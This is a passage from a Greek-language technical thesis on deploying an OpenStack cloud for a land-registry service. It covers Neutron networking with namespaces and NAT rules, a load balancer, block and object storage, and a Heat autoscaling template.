cookie=0x0, duration=107118.324s, table=20, n_packets=0, n_bytes=0, idle_age=65534, hard_age=65534, priority=0 actions=resubmit(,22)

cookie=0x0, duration=107118.268s, table=22, n_packets=19, n_bytes=3253, idle_age=65534, hard_age=65534, priority=0 actions=drop

cookie=0x0, duration=107114.894s, table=22, n_packets=29079, n_bytes=5524623, idle_age=0, hard_age=65534, dl_vlan=1 actions=strip_vlan,set_tunnel:0x15,output:6,output:8,output:7

Πίνακας 9 Κανόνες OpenFlow γεφυρας br-tun

Ο network κόμβος εποτελείται από δύο γέφυρες όπως και οι compute κόμβοι για την δικτύωση των instances. Η λειτουργία της γέφυρας σηράγγωσης πραμένει ίδια για την μετάφραση των αναγνωριστικών της κίνησης, ωστόσο η λειτουργία της γέφυρας ενοποίησης είναι διαφορετική. Η γέφυρα ενοποίησης συνδέει στις υπηρεσίες δικτύωσης που προσφέρονται από τον κόμβο, τα instances. Ο dhcp διακομιστής είναι μια εκ των υπηρεσιών του network κόμβου, η οποία αναθέτει ip διευθύνσεις του εσωτερικού δικτύου 192.168.80.0/24 στα instances. Επιπλέον, η υπηρεσία δρομολόγησης του κόμβου παρέχει ένα σύνολο πινάκων δρομολόγησης και iptable κανόνων οι οποίοι πραγματοποιούν την δρομολόγηση της κίνησης μεταξύ των υποδικτύων. Οι υπηρεσίες υλοποιούνται με χρήση network namespaces του πυρήνα των linux του λειτουργικού συστήματος του network κόμβου.


4.5.3 Network Namespaces

Σε έναν κόμβο της υποδομής OpenStack οπου λειτουργούν και συνυπάρχουν πολλαπλές υπηρεσίες είναι ζωτικής σημασίας για την ασφάλεια και την σταθερότητα, οι υπηρεσίες να είναι απομονωμένες. Η απομόνωση namespace παρέχει αυτό το ασφαλές περιβάλλον. Το ασφαλές περιβάλλον υλοποιείται από τον πυρήνα του λειτουργικού συστήματος linux. Σε κάθε χρονική στιγμή από την εκκίνηση του λειτουργικού συστήματος, ο πυρήναςδιατηρεί και ενημερώνει ένα δέντρο διεργασιών. Το δέντρο περιλαμβάνει κάθε διεργασίαη οποία

δημιουργείται και εκτελείται στην ιεραρχία πατέρα-παιδιού. Μια διεργασία η οποία εκτελείται με δικαιώματα διαχειριστή, έχει την δυνατότητα παρακολούθησης και τερματισμού άλλων διεργασιών.Μέσω του linux namespace, γίνεται δυνατή η δημιουργία εμφωλευμένων δέντρων διεργασιών. Με αυτόν τον τρόπο κάθε δέντρο μπορεί να κατέχει υπο τον έλεγχό του ένα εντελώς απομονωμένο σύνολο διεργασιών. Έτσι διασφαλίζεται πως κάθε δέντρο διεργασιών ανεξάρτητα απο τα δικαιώματα με τα οποία έχει δημιουργηθεί και λειτουργεί, δεν έχει την δυνατότητα παρακολούθησης και τερματισμού διεργασιών σε ένα εμφωλευμένο δέντρο. Κάθε φορά που το λειτουργικό σύστημα εκκινεί, εκτελεί την διεργασία init, η οποία στην συνέχεια εκτελεί daemons και υπηρεσίες ώστε το σύστημα να λειτουργήσει. Το network namespace δημιουργεί ένα απομονωμένο εμφωλευμένο δέντρο διεργασιών, μέσα στο οποίο εκτελούνται οι διεργασίες οι οποίες δημιουργούν τις υπηρεσίες δικτύωσης, dhcp διακομιστή και δρομολογητή, στον network κόμβο. Με αυτό τον τρόπο δημιουργείται ένα απομονωμένο περιβάλλον δικτύωσης το οποίο διαθέτει την δική του στοίβα από πίνακες δρομολόγησης, διεπαφές και πόρους δικτύωσης.

4.5.4 Αρχιτεκτονική Δικτύωσης της Υποδομής

Παρακάτω ακολουθεί το σχηματικό διάγραμμα των βασικότερων ενεργών στοιχείων δικτύωσης της υποδομής:



Εικόνα 18 Ενεργά στοιχεία δικτύωσης

Αρχικά κατασκευάζεται από την κεντρική υπηρεσία δικτύωσης στον controller, το εξωτερικό δίκτυο μέσω του οποίου τα instances θα γίνουν διαθέσιμα στον εξισορροπητή φόρτου εργασίας. Το εξωτερικό δίκτυο δίνει την δυνατότητα έκθεσης των instances εκτός της υποδομής μέσω της Μετάφρασης Διευθύνσεων Δικτύου (NAT). Το εξωτερικό δίκτυο κατασκευάζεται από τον διαχειριστή της υποδομής και ανήκει στο admin tenant ώστε να γίνεται διαθέσιμο σε όλα τα εσωτερικά υποδίκτυα που κατασκευάζονται. Με αυτόν τον τρόπο σε περίπτωση ανάγκης έκθεσης δεύτερης τελικής υπηρεσίας του Κτηματολόγιου δημιουργείται δεύτερο εωτερικό δίκτυο και χρησιμοποιείται το ίδιο εξωτερικό δίκτυο. Στην συνέχεια κατασκευάζεται από τον διαχειριστή της τελικής υπηρεσίας το εσωτερικό δίκτυο στο οποίο συνδέονται τα instances κατά την δημιουργία τους για να επιτευχθεί

αλληλεπίδραση μεταξύ τους. Το εσωτερικό δίκτυο των instances της υπηρεσίας κτηματογράφησης είναι απομονωμένο από τα υπόλοιπα εσωτερικά δίκτυα. Για το εσωτερικό δίκτυο που κατασκευάστηκε, 192.168.80.0/24, δημιουργήθηκε και ένας dhcp διακομιστής για την δυναμική ανάθεση ip διευθύνσεων κατά την δημιουργία των instances. Ο dhcp διακομιστής δημιουργείται σε network namespace περιβάλλον του network κόμβου. Ο dhcp αποτελεί μια υπόσταση dnsmasq η οποία λειτουργεί μέσα στο network namespace. Εκτελώντας την εντολή **ip netns list** μπορεί να αποκτηθεί γνωση σχετικά με τους πόρους που έχουν δημιουργηθεί στο network namespace του network κόμβου. Εκτελέστηκαν οι εντολές **ip netns list, ip netns exec qdhcp-5ca874ec-bed8-461c-a7c1-cc183a18beff ip addr, ip netns exec qrouter-71520cd7-6d9a-422d-8c6e-ab4bf51a0fef**

ip addr και ip netns exec qrouter-71520cd7-6d9a-422d-8c6e-ab4bf51a0fef ip route.

root@network:~# **ip netns list**

qdhcp-5ca874ec-bed8-461c-a7c1-cc183a18beff

qrouter-71520cd7-6d9a-422d-8c6e-ab4bf51a0fef

root@network:~# **ip netns exec qdhcp-5ca874ec-bed8-461c-a7c1-cc183a18beff ip addr1**

: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default

link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00

inet 127.0.0.1/8 scope host lo

valid_lft forever preferred_lft forever

inet6 ::1/128 scope host

valid_lft forever preferred_lft forever

16: tapef11a569-f7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKNOWN group default

link/ether fa:16:3e:87:e7:df brd ff:ff:ff:ff:ff:ff

inet 192.168.80.2/24 brd 192.168.80.255 scope global tapef11a569-f7

valid_lft forever preferred_lft forever

inet6 fe80::f816:3eff:fe87:e7df/64 scope link

valid_lft forever preferred_lft forever

root@network:~# **ip netns exec qrouter-71520cd7-6d9a-422d-8c6e-ab4bf51a0fef ip addr**

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN

```
group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
17: qr-cfaf12db-1a: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKNOWN group default
    link/ether fa:16:3e:19:e6:69 brd ff:ff:ff:ff:ff:ff
    inet 192.168.80.1/24 brd 192.168.80.255 scope global qr-cfaf12db-1a
       valid_lft forever preferred_lft forever
    inet6 fe80::f816:3eff:fe19:e669/64 scope link
       valid_lft forever preferred_lft forever
18: qg-823feff4-40: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKNOWN group default
    link/ether fa:16:3e:ea:28:bb brd ff:ff:ff:ff:ff:ff
    inet 192.168.110.3/24 brd 192.168.110.255 scope global qg-823feff4-40
       valid_lft forever preferred_lft forever
    inet 192.168.110.5/32 brd 192.168.110.5 scope global qg-823feff4-40
       valid_lft forever preferred_lft forever
    inet6 fe80::f816:3eff:feea:28bb/64 scope link
       valid_lft forever preferred_lft forever
net
root@network:~# ip netns exec qrouter-71520cd7-6d9a-422d-8c6e-ab4bf51a0fef ip route
default via 192.168.110.1 dev qg-823feff4-40
192.168.80.0/24 dev qr-cfaf12db-1a  proto kernel  scope link  src 192.168.80.1
192.168.110.0/24 dev qg-823feff4-40  proto kernel  scope link  src 192.168.110.3
```

Εικόνα 19 Network Namespaces

Επιπλέον, ο nat table ο οποίος εκτελείται στο router namespace και είναι υπεύθυνος για την συσχέτιση των κινητών ip διευθύνσεων του εξωτερικού δικτύου με τα instances είναι ο ακόλουθος.

root@network:~# ip netns exec qrouter-71520cd7-6d9a-422d-8c6e-ab4bf51a0fef iptables -t nat -S

-P PREROUTING ACCEPT

-P INPUT ACCEPT

-P OUTPUT ACCEPT

-P POSTROUTING ACCEPT

-N neutron-l3-agent-OUTPUT

-N neutron-l3-agent-POSTROUTING

-N neutron-l3-agent-PREROUTING

-N neutron-l3-agent-float-snat

-N neutron-l3-agent-snat

-N neutron-postrouting-bottom

-A PREROUTING -j neutron-l3-agent-PREROUTING

-A OUTPUT -j neutron-l3-agent-OUTPUT

-A POSTROUTING -j neutron-l3-agent-POSTROUTING

-A POSTROUTING -j neutron-postrouting-bottom

-A neutron-l3-agent-OUTPUT -d 192.168.110.5/32 -j DNAT --to-destination 192.168.80.5

-A neutron-l3-agent-POSTROUTING ! -i qg-823feff4-40 ! -o qg-823feff4-40 -m conntrack ! --ctstate DNAT -j ACCEPT

-A neutron-l3-agent-PREROUTING -d 169.254.169.254/32 -i qr-+ -p tcp -m tcp --dport 80 -j REDIRECT --to-ports 9697

-A neutron-l3-agent-PREROUTING -d 192.168.110.5/32 -j DNAT --to-destination 192.168.80.5

-A neutron-l3-agent-float-snat -s 192.168.80.5/32 -j SNAT --to-source 192.168.110.5

-A neutron-l3-agent-snat -j neutron-l3-agent-float-snat

-A neutron-l3-agent-snat -o qg-823feff4-40 -j SNAT --to-source 192.168.110.3

-A neutron-l3-agent-snat -m mark ! --mark 0x2 -m conntrack --ctstate DNAT -j SNAT --to-source 192.168.110.3

-A neutron-postrouting-bottom -m comment --comment "Perform source NAT on outgoing traffic." -j neutron-l3-agent-snat

Πίνακας 10 NAT-table rules

Οπως διαπιστώθηκε υπάρχουν SNAT και DNAT κανόνες οι οποίοι αντιστοιχούν την δικτυακή κίνηση του instance στο οποίο έχει ανατεθεί η σταθερή ip διεύθυνση του εσωτερικού δικτύου, 192.168.80.5, στην κινητή ip διεύθυνση 192.168.110.5 και το αντίστροφο. Κατά την συσχέτιση ενός instance με μια κινητή ip διεύθυνση δημιουργούνται οι αντίστοιχοι κανόνες μεταξύ κινητής και σταθερής ip διεύθυνσης. Εκτός των παραπάνω, ο router namespace συνδέεται μέσω μιας θύρας στη γέφυρα br-ex, η οποία συνδέεται στην διεπαφή eth3 του network κόμβου. Μέσω της διεπαφής eth3 γίνετε η έκθεση της τελικής υπηρεσίας στον εξισορροπητή φόρτου εργασίας.

Κατά την εκκίνηση ενός instance, χρησιμοποιείται το πακέτο cloud-init το οποίο έχει εγκατασταθεί στο image που εκθέτει την τελική υπηρεσία για την σύνδεσή του στην υπηρεσία μεταδεδομένων, η οποία είναι προσβάσιμη μέσω του στοιχείου nova-api στον controller. Τα instances συνδέονται στην υπηρεσία μεταδεδομένων προκειμένου να πάρουν ένα δημόσιο κλειδί το οποίο στην συνέχεια χρησιμοποιείται για την απομακρυσμένη σύνδεση των διαχειριστών σε αυτά μέσω του πρωτοκόλου ssh. Επιπλέον, τα στοιχεία metadata-proxy και metadata-agent είναι εγκατεστημένα στο network κόμβο. Η αίτηση για μεταδεδομένα ξεκινά από το instance, φτάνει στο router namespace και μέσω ενός DNAT κανόνα δρομολογείται από την θύρα 80 στη θύρα 9697, οπού λειτουργεί το στοιχείο metadata-proxy. Το στοιχείο metadata-proxy θα δρομολογήσει το πακέτο στο στοιχείο metadata-agent. Η δρομολόγηση πακέτων από το στοιχείο proxy στο agent πραγματοποιείται μέσω ενός UNIX socket το οποίο δημιουργείται στο φάκελο /var/lib/neutron/metadata_proxy και στο οποίο κατευθύνεται η κίνηση των πακέτων από το στοιχείο proxy.

4.5.5 Εξισορροπητής Φόρτου Εργασίας

Ο εξισορροπητής φόρτου εργασίας είναι μια λογική ή φυσική συσκευή η οποία πραγματοποιεί την ισοκατανομή των αιτήσεων μιας τελικής υπηρεσίας. Στην υλοποίηση που πραγματοποιήθηκε, χρησιμοποιήθηκε το λογισμικό zenloadbalancer[68]. Το συγκεκριμένο λογισμικό διατίθεται μέσω εικόνας του λειτουργικού συστήματος Debian 7. Έτσι δημιουργήθηκε ένα εικονικό σύστημα το οποίο προσομοιώνει την λειτουργία ενός φυσικού εξισορροπητή. Για την έκθεση της υπηρεσίας δημιουργήθηκε από την υπηρεσία ενορχήστρωσης πόρων και συστημάτων μια αυτοκλιμακώσιμη ομάδα από instances, η οποία χρησιμοποιούσε το εξωτερικό δίκτυο για την έκθεση της τελικής υπηρεσίας. Ο εξισορροπητής συνδέθηκε στο εξωτερικό δίκτυο και ορίστηκε σε αυτόν το εύρος των ip διευθύνσεων, το οποίο θα συνιστούσε την φάρμα διακομιστών στην οποία θα κατανέμονταν οι αιτήσεις. Για τον διαμοιρασμό των αιτήσεων χρησιμοποιείται από τον εξισορροπητή ο αλγόριθμος κατανομής εκ περιτροπής (round-robin - RR). Επιπλέον, έχει ρυθμιστεί ο εξισορροπητής να ελέγχει κάθε 10 δευτερόλεπτα, χρησιμοποιώντας το πρωτόκολλο icmp,

την διαθέσιμότητα των διακομιστών (instances). Εκτός αυτού, πραγματοποιείται κάθε 5 δευτερόλεπτα μέσω του στοιχείου farmguardian, έλεγχος της διαθεσιμότητας της θύρας των instances η οποία εκθέτει την υπηρεσία. Με αυτόν τον τρόπο οι αιτήσεις κατανέμονται μόνο σε διακομιστές οι οποίοι μπορούν να τις ικανοποιήσουν. Η φάρμα των διακομιστών οι οποίοι εκθέτουν την υπηρεσία κτηματογράφησης χρησιμοποιούν το πρωτόκολλο HTTP. Η διαδικασία της πιστοποίησης της αυθεντικότητας του συγκεκριμένου πρωτοκόλλου συνίσταται στην επαλήθευση της ψηφιακής ταυτότητας των τελικών χρηστών που απαιτείται για είσοδο στην ιστοθέση δημιουργίας της αίτησης κτηματογράφησης. Τα στοιχεία πιστοποίησης δεν κρυπτογραφούνται για την αποστολή τους στον εξισορροπητή και στην συνέχεια στα instances αλλά κωδικοποιούνται συμφωνα με την μέθοδο Base64. Στον εξισορροπητή δημιουργήθηκε ένας HTTP ακροατής για την θύρα 80 της στατικής διεύθυνσης μέσω της οποίας θα διανέμεται η υπηρεσία κτηματογράφησης. Αντιθέτως για την πρόσβαση στην υπηρεσία καταγραφής των φυσικών πόρων χρησιμοποιείται το πρωτόκολλο HTTPS. Για την χρήση του πρωτοκόλλου HTTPS, δημιουργήθηκε ένας HTTPS ακροάτης στη θύρα 443, επιλέχθηκε το SSL πιστοποιητικό το οποίο θα χρησιμοποιηθεί και ρυθμίστηκε ώστε να είναι εφικτή η χρήση όλων των αλγόριθμων κρυπτογράφησης. Επιπλέον, δημιουργήθηκε ένα HTTPS backend ώστε να πραγματοποιείται κρυπτογραφημένη μεταφορά της δικτυακής κίνησης από τον εξισορροπητή στα instances. Επιπλέον, το λογισμικό παρείχε την δυνατότητα ελέγχου της εμμονής ανά σύνοδο (persistence session) σύμφωνα με την διεύθυνση. Έτσι, οι σύνοδοι που δημιουργούνται μέσω του εξισορροπητή στα instances ελέγχονται μέσω της διεύθυνσης που έστειλε αίτηση για χρήση της τελικής υπηρεσίας. Συγκεντρωτικά, ο εξισορροπητής και τα instances αποτελούν διαφορετικές οντότητες οι οποίες επικοινωνούν μέσω του εξωτερικού δικτύου και η έκθεση της τελικής υπηρεσίας πραγματοποιείται μέσω μιας στατικής διεύθυνσης η οποία ορίζεται στον εξισορροπητή.

4.6 Υπηρεσία Διαχείρισης Block Storage

Η υπηρεσία διαχείρισης αποθήκεσης πλοκάδας υλοποιείται από το project cinder και επιτρέπει στους χρήστες την χρήση και διαχείριση πλοκάδων αποθήκευσης. Μέσω της υπηρεσίας είναι εφικτή η ανάθεση τόμων αποθήκευσης στα instances. Ο διακομιστής της υπηρεσίας εγκαθιστάται στον controller και ελιτουργεί με τα στοιχεία, (α)cinder-api και (β) cinder-scheduler[66]. Το στοιχείο cinder-api αποδέχεται τις αιτήσεις για τόμους αποθήκευσης στο ακροσημείο της υπηρεσίας και τις δρομολογεί στο στοιχείο cinder-volume των επιμέρους block κόμβων.Το στοιχείο cinder-scheduler πραγματοποιεί την αξιολόγηση των αιτήσεων και καθορίζει τον κατάλληλο block κόμβο για την ικανοποίηση μιας αίτησης. Στους block κόμβους είναι εγκατεστημένο το στοιχείο cinder-volume, το οποίο αλληλεπιδρά με τα στοιχεία του controller για την εγγραφή και ανάγνωση δεδομένων από τους τομείς όπως

επίσης και για την ανάθεση τόμων στα instances. Τα στοιχεία των κόμβων επικοινωνούν μέσω του δίαυλου μηνυμάτων, ο οποίος υλοποιείται στο δίκτυο διαχείρισης. Επιπλέον, οι τόμοι αποτελούν εμμένον αποθηκευτικό χώρο, έτσι μπορούν δυναμικά να ανατίθονται στα instances χωρίς να υπάρχει επίπτωση στα αποθηκευμένα δεδομένα. Οι τόμοι, /dev/vdc, προσκολλούνται στα instances και με αυτόν τον τρόπο γίνονται προσβασιμοι. Σε αυτόν τον τύπο αποθήκευσης δεν αποθηκεύονται μεταδεδομένα. Στην υλοποίηση που πραγματοποιήθηκε κατά την δημιουργία των instances δημιουργούνται πλοκάδες αποθήκευσης και ανατείθονται σε κάθε ένα εξ'αυτών. Το μεγεθος των πλοκάδων ορίζεται στατικά κατά την δημιουργία των instances και οι τόμοι έχουν το ίδιο μέγεθος.

4.7 Υπηρεσία Διαχείρισης Object Storage

Η υπηρεσία διαχείρισης αποθήκεσης αντικειμένου υλοποιείται από το project swift και επιτρέπει στους χρήστες την χρήση και διαχείριση αντικειμένων αποθήκευσης. Ο διακομιστής της υπηρεσίας είναι ο swift-proxy ο οποίος είναι εγκατεστημένος στον controller και διαχειρίζεται αιτήσεις για χρήση αντικειμένων αποθήκευσης, τροποποίηση των μεταδεδομένων και δημιουργία περιεκτών[66]. Στους επιμέρους object κόμβους είναι εγκατεστημένα τα στοιχεία swift-account, swift-container και swift-object. Το στοιχείο swift-account διαχειρίζεται τος λογαριασμούς των χρηστών οι οποίοι χρησιμοποιούν την υπηρεσία, το στοιχείο swift-container διαχειρίζεται τους περιέκτες της υπηρεσίας και το στοιχείο swift-object διαχειρίζεται τα αντικείμενα τα οποία δημιουργούνται ατά την χρήση της υπηρεσίας. Οι χρήστες αποκτούν πρόσβαση στην υπηρεσία μέσω ενός REST ακροσημείου και μέσω του πρωτοκόλλου HTTP και των εντολών GET, PUT και DELETE εκτελούν ενάργειες στην υπηρεσία. Στην υλοποίηση που πραγματοποιήθηκε, οι χρήστες της υπηρεσίας είναι ο διαχειριστής της τελικής υπηρεσίας και ο δαχειριστής της υποδομής. Η υπηρεσία χρησιμοποιήθηκε για την αποθήκευση εικόνων υπολογιστικού νέφους και κατ'επέκταση συνεργάζεται για την επίτευξη αυτού του σκοπού με την υπηρεσία διαχείρισης εικόνων (glance). Η υπηρεσία διαχειρίζεται με ευκολία, μπορεί να κλιμακωθεί, ξεπερνά προβλήματα γεωγραφικής αποθήκευσης δεδομένων λόγω της αρχιτεκτονικής της υποδομής της και μπορεί να διαχειριστεί μεγάλο όγκο μεταδεδομένων. Τα αντικείμενα τα οποία δημιουργούνται ορίζονται ώς δεδομένα με τα μεταδεδομένα τους. Κατά την δημιουργία των αντικειμένων, τους αντίθεται ένα ανγνωριστικό (ID). Το αντικείμενο ανακτείται από το σύστημα αποθήκευσης με το συγεκριμένο ID. Τα αντικείμενα αποθηκεύονται σε μια flat υποδομή και σε αντίθεση με τους υπόλοιπους τρόπους αποθήκευσης δεν υπάρχει ιεραρχικό σύστημα. Τα αντικείμενα μπορούν να αποθηκεύονται τοπικά ή απομακρυσμένα όμως επειδή βρίσκονται σε χώρο flat ανακτώνται με τον ίδιο τρόπο. Μια κύρια διαφορά μεταξύ των δύο τρόπων αποθήκευσης είναι πως στην αποθήκευση αντικειμένου δεν δημιουργείται καθυστέρηση από

τον έλεγχο των δικαιωμάτων του χρήστη που εκτελεί μια ενέργεια κάθε φορά, αφού νέα αντικείμενα δημιουργούνται τα οποία είναι αντίγραφα των ήδη υπάρχων με μόνες διαφορές να δημιουργούνται από τις ενέργειες. Επιπλέον, η αποθήκευση πλοκάδας είναι strong consistent ενώ η αποθήκευση αντικειμένου είναι eventual consistent. Για αυτό τον λόγο επιλέχθηκε η ανάθεση τόμων πλοκάδας στα instances, πάνω στους οποίους θα είχε πρωτύτερα δημιουργηθεί μια βάση δεδομένων πανω στην οποία θα αποθηκεύονται οι αιτήσεις κτηματογράφησης και άμεσα θα είναι διαθέσιμες στον διαχειριστή της τελικής υπηρεσίας.

4.8 Υπηρεσία Ενορχήστρωσης Πόρων και Συστημάτων

Η υπηρεσία ενορχήστρωσης πόρων και συστημάτων υλοποιείται στο περιβάλλον OpenStack από το project, heat. Η υπηρεσία επιτρέπει την δημιουργία πολλαπλών εφαρμογών και υπηρεσιών βασισμένων σε templates τα οποία έχουν μορφή κειμένου[66]. Τα templates περιγράφουν την δομή των εφαρμογών και υπηρεσιών του υπολογιστικού νέφους. Η συγκεκριμένη δομή περιλαμβάνει χαρακτηριστικά των διακομιστών, των κινητών και σταθερών ip διευθύνσεων, των τόμων και των ομάδων ασφάλειας. Η υπηρεσία παρέχει επιπλέον αυτοκλιμακώσιμη υπηρεσία η οποία ολοκληρώνεται με την υπηρεσία τηλεμετρίας της υποδομής. Επιπλέον, μεσω του template είναι εφικτός ο ορισμός των σχέσεων μεταξύ των συστημάτων για την τελική παροχή μιας υπηρεσίας. Η υπηρεσία διαχειρίζεται ολοκληρο τον κύκλο ζωής μιας εφαρμογής ή τελικής υπηρεσίας, έτσι όταν απαιτούνται αλλαγές στα συστήματα τα οποία έχουν ενορχηστρωθεί, προσαρμόζονται μέσω των templates που περιγράφουν την δομή τους. Κατά την εκτέλεση ενός template δημιουργείται μια στοιβα(stack) πόρων για την έκθεση μιας τελικής υπηρεσίας και με τον τερματισμό της στοίβας, διαγράφονται οι πόροι από τους οποίους αποτελείται. Η υπηρεσία ενορχήστρωσης αποτελείται από τα στοιχεία heat, heat-api, heat-api-cfn και heat-engine. Όλα τα στοιχεία είναι εγκατεστημένα στον controller. Το στοιχείο heat είναι ένα CLI εργαλείο το οποίο επικοινωνεί με το heat-api για την δημιουργία και διαχείριση των templates. Το heat-api παρέχει ένα REST ακροσημείο το οποίο επεξεργάζεται αιτήσεις οι οποίες αποστέλονται μέσω του δίαυλου μηνυμάτων στο στοιχείο heat-engine. Το στοιχείο heat-api-cfn παρέχει ένα AWS-style Query ακροσημείο το οποίο είναι συμβατό με το AWS CloudFormation για την ενορχήστρωση πόρων από την υποδομή της Amazon. Το στοιχείο heat-engine πραγματοποιεί το κύριο έργο της ενορχήστρωσης με την εκτέλεση των templates και την παροχή των πόρων και των συστημάτων. Το template το οποίο δημιουργήθηκε για την κατασκευή της στοίβας πόρων και συστηματων που θα επέτρεπαν την έκθεση της υπηρεσίας κτηματογράφησης είναι το ακόλουθο:

```
heat_template_version: 2015-04-30
description: HOT template to deploy apache servers for the service of ktimatologio.
resources:
 group:
  type: OS::Heat::AutoScalingGroup
  properties:
   min_size: 2
   max_size: 4
   resource:
    type: OS::Nova::Server::Ktimatologio
 scale_up_policy:
  type: OS::Heat::ScalingPolicy
  properties:
   adjustment_type: change_in_capacity
   auto_scaling_group_id: {get_resource: group}
   cooldown: 60
   scaling_adjustment: 1
 scale_down_policy:
  type: OS::Heat::ScalingPolicy
  properties:
   adjustment_type: change_in_capacity
   auto_scaling_group_id: {get_resource: group}
   cooldown: 60
   scaling_adjustment: '-1'
 scale_up_emergency_policy:
  type: OS::Heat::ScalingPolicy
  properties:
   adjustment_type: change_in_capacity
   auto_scaling_group_id: {get_resource: group}
   cooldown: 60
```

```
    scaling_adjustment: 2
cpu_alarm_high:
  type: OS::Ceilometer::Alarm
  properties:
    description: Scale-up when the average CPU > 80% for 1 minute.
    meter_name: cpu_util
    statistic: avg
    period: 60
    evaluation_periods: 1
    threshold: 80
    alarm_actions:
      - {get_attr: [scale_up_policy, alarm_url]}
    comparison_operator: gt
cpu_alarm_low:
  type: OS::Ceilometer::Alarm
  properties:
    description: Scale-down when the average CPU < 10% for 15 minute.
    meter_name: cpu_util
    statistic: avg
    period: 900
    evaluation_periods: 1
    threshold: 10
    alarm_actions:
      - {get_attr: [scale_down_policy, alarm_url]}
    comparison_operator: lt
cpu_alarm_high_emergency:
  type: OS::Ceilometer::Alarm
  properties:
    description: Scale-up when the average CPU > 98% for 30 seconds.
    meter_name: cpu_util
```

```
    statistic: avg
    period: 30
    evaluation_periods: 1
    threshold: 98
    alarm_actions:
      - {get_attr: [scale_up_emergency_policy, alarm_url]}
  network_alarm_high:
    type: OS::Ceilometer::Alarm
    properties:
    description: Scale-up when the network incoming traffic is more than 10000 for 1 minute
    meter_name: network.incoming.packets
    statistic: sum
    period: 60
    evaluation_periods: 1
    threshold: 10000
    alarm_actions:
      - {get_attr: [scale_up_policy, alarm_url]}
    comparison_operator: gt
  network_alarm_low:
    type: OS::Ceilometer::Alarm
    properties:
    description: Scale-down when the network incoming traffic is less than 5000 for 2 minute
    meter_name: network.incoming.packets
    statistic: sum
    period: 120
    evaluation_periods: 1
    threshold: 5000
    alarm_actions:
      - {get_attr: [scale_down_policy, alarm_url]}
```

```
      comparison_operator: lt


outputs:
  scale_up_url:
    description:
      This URL is the webhook to scale up the autoscaling group.
    value: {get_attr: [scale_up_policy, alarm_url]}
  scale_down_url:
    description:
      This URL is a webhook to scale down the autoscaling group.
    value: {get_attr: [scale_down_policy, alarm_url]}
```

Πίνακας 11 Template δημιουργίας αυτοκλιμακώσιμης ομάδας

Σύμφωνα με το παραπάνω template, δημιουργείται μια αυτοκλιμακώσιμη ομάδα πόρων και συστημάτων και στην οποία ορίζεται το μέγιστο και το ελάχιστο πλήθος διακομιστών που θα δημιουργηθούν από την εκτέλεση του template και καθόλη την διάρκεια έκθεσης της τελικής υπηρεσίας. Ο τύπος συστήματος που δημιουργείται δυναμικά ορίζεται από το **OS::Nova::Server::Ktimatologio** και πρόκειται για μια μεταβλητή στην οποία έχει ανατεθεί ένα επιπλέον template το οποίο κατά την δημιουργία της στοίβας δίνεται ως είσοδος με τον ακόλουθο κώδικα.

```
resource_registry:
   "OS::Nova::Server::Ktimatologio": "template_v14.yaml"
```

Στο παρακάτω template ορίζονται τα χαρακτηριστικά του διακομιστή, instance, ο οποίος θα εκθέτει την τελική υπηρεσία κτηματογράφησης. Επιπλέον, ορίζεται ο τύπος του διακομιστή με τα πλήρη χαρακτηριστικά του, μέσω ενος flavor. Με χρηση της υπηρεσίας διαχείρισης πόρων και συστημάτων δημιουργήθηκε ένα flavor σύμφωνα με την επεξεργαστική ισχύ και μνήμη η οποία μπορούσε να διατεθεί για κάθε instance χωρίς να δημιουργείται πρόβλημα στην αυτοκλιμακώσιμη ομάδα. Για την δημιουργία των insatances ορίζεται στο template η εικόνα η οποία θα χρησιμοποιηθεί. Η εικόνα που ορίστηκε είναι εκείνη η οποία δημιουργήθηκε από την υπηρεσία διαχείρισης εικόνων του υπολογιστικού νέφους. Εκτός των

παραπάνω, ορίζεται στο template το αναγνωριστικό του ε σωτερικού υποδικτύου και του εξωτερικού δικτύου ώστε να χρησιμοποιηθούν προς ανάθεση ip διεθύνσεων τόσο κινητών όσο και σταθερών. Τέλος, πραγματοποιείται η δημιουργία και η ανάθεση τόμου αποθήκευσης στα instances. Για την επίτευξη όλων των παραπάνω, η υπηρεσία ενορχήστρωσης πόρων και συστημάτων αλληλεπιδρά με όλες τις υπηρεσίες μέσω των ακροσημείων τους.

